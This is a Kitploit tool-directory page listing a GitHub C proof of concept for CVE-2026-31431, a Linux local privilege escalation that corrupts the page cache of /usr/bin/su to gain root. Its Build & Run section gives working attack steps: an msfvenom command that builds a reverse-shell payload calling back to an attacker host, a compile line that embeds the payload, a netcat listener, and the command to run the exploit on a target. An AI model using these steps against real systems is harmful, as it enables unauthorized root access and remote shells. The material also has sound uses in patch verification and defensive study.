

Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2026-31431 — C PoC for CVE-2026-31431, an unprivileged Linux LPE exploiting AF_ALG page cache corruption to overwrite /usr/bin/su and gain root. | Kitploit
Tools/GitHubGitHub/mcub3/cve-2026-31431
Privilege EscalationExploit FrameworksVulnerability AnalysisExploitationPayload DevelopmentBinary Exploitation
GitHubmcub3/cve-2026-31431

CVE-2026-31431

C PoC for CVE-2026-31431, an unprivileged Linux LPE exploiting AF_ALG page cache corruption to overwrite /usr/bin/su and gain root.

View Repository
416 months agoNot yet reviewed
Share

CVE-2026-31431 (Copy Fail) — C PoC

Trivial unprivileged LPE by writing 4 controlled bytes into the page cache of any readable file via a logic bug in AF_ALG (kernel 4.14 → early 2026).

Corrupt /usr/bin/su in-memory, then run it → root.

Exploit screenshot

Build & Run

# 1. Generate an ELF payload (reverse shell example)
msfvenom -p linux/x86/shell_reverse_tcp LHOST=<LHOST> LPORT=<LPORT> PrependSetuid=true \
    PrependSetgid=true -f elf -a x86 --platform linux -o payload_x86

# 2. Compile (static, stripped, payload embedded via .incbin)
gcc -m32 -static -Wl,--strip-all -DPAYLOAD_FILE=payload_x86 -o copy_fail_x86 copy_fail.c

# 3. Start listener first (nc -lvp <LPORT>), then run exploit on target host
./copy_fail_x86

Key Details

• CVE: CVE-2026-31431 • CVSS: 7.8 • Fix: commit a664bf3d603d

• Works on virtually all Linux distros 2017–2026 (containers included).

• Technique: opens /usr/bin/su O_RDONLY, abuses AEAD in‑place decryption to splice a crafted payload directly into the page cache, bypassing the VFS.

• Original disclosure & 732‑byte Python PoC → https://copy.fail

License

MIT – see LICENSE. Educational / authorised testing only. Use at your own risk.

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    668
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    496
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    394
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    339
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    258
  • 6

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    254

Explore all tools

Browse our collection of tools

View all tools →





